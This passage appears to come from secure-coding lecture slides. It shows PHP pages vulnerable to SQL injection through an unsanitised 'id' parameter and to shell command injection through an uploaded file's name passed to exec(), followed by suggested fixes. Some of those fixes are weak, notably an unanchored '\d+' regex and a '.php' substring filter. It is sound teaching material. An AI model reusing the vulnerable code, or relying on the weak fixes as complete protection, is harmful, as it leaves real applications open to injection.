        echo "Sorry, no order to show, invalid id number";
  } ?>
</body>
</html>
```

example1.php: Problem

```
<?php
if(isset($_GET['id']))
{
    $id = $_GET['id'];
    $q = "SELECT * FROM orders WHERE
         ID='$id'";
    $result = mysql_query($q);
    ?>
```

example1.php: Fix

- A simple fix could be to static cast the id variable to an integer
  - If the input is not numerical as expected the static cast should fail
- **`is_numeric()`** is another way to check the id variable

NUCIA

example1.php: Fix, cont.

- A regular expression could also be used to verify that it is a valid number. For example:
  - `if(preg_match('/\d+/', $_GET['id'], $matches))`
    - `\d+` checks for 1 or more digits
    - `$_GET['id']` is the variable we are checking
    - `$matches` is the array the results would be set in

example1.php: Fix, cont.


- NOTE – changing from the **`GET`** method to the **`POST`** method is still vulnerable
- Programs like Paros can be used to intercept and change data even when **`POST`** method is used

example1.php: Impact

- A malicious user might be able to access information that should not be seen by just anyone
- Sensitive data could be compromised and modified
- Data is not secure!

example2.php

- Generic file upload form
- Processed by PHP


Untitled Document - Windows Internet Explorer
http://localhost/example3.php
Live Search
File Edit View Favorites Tools Help
Untitled Document
Page Tools
Browse...
Upload
Done
Internet | Protected Mode: Off
100%

Please choose a file:

example2.php, cont.

- By changing the file name, we can inject code that could be executed by the PHP **`exec`** command

example2.php: Source

```
***All proper HTML tags would proceed this portion***
<body>

<?php
    // If file has been uploaded . . .
    if (isset($_FILES['uploaded']))
    {
        $target = "files/";
        $target = $target . basename(
  $_FILES['uploaded']['name']);
       exec("cp $_FILES['uploaded']['tmp_name'], $target");
        echo "The file ". basename(
  $_FILES['uploaded']['name']). " has been uploaded ";
    }
```

example2.php: Source, cont.

```
// Else, display upload form
    else
    { ?>
        <form enctype="multipart/form-data"
  action="example3.php" method="POST">
            Please choose a file: <input name="uploaded"
  type="file" /><br />
            <input type="submit" value="Upload" />
        </form> <?php
    } ?>
  </body>
</html>
```

Problem

```
if (isset($_FILES['uploaded']))
    {
       $target = "files/";
       $target = $target . basename(
  $_FILES['uploaded']['name']);
      exec("cp $_FILES['uploaded']['tmp_name'], $target");
        echo "The file ". basename(
  $_FILES['uploaded']['name'])." has been uploaded ";
    }
```

- Multiple shell commands can be separated by `;` (in Linux), or `&&` (in Windows), allowing us to execute commands after the `cp` command has executed

example2.php: Fix

```
if (isset($_FILES['uploaded']))
    {
        $target = "files/";
        $target = $target . basename(
             $_FILES['uploaded']['name']);
         exec("cp $_FILES['uploaded']['tmp_name'],
             $target");
```

- Instead of copying the uploaded file using **`exec()`**, use **`move_uploaded_file()`**
- Eliminates potential commands from being executed through input that contains improper filenames

example2.php: Fix, cont.

- File type should also be checked
- One could manually assign a temporary file type, or filter out certain types such as PHP files

example2.php: Fix, cont.

- **`if (strpos(strtolower($filename), '.php', 1)`**
  - Converts the string in **`$filename`** to lowercase
  - Will look for .php starting at the 2nd position (Note – uses array positioning style, where 1st position of the string is indicated with a 0 and 2nd position with a 1, and so on)

example2.php: Impact

- Any malicious PHP or executable file can be uploaded
- Forms that allow files, images, etc. to be uploaded need proper design and implementation to limit what can be uploaded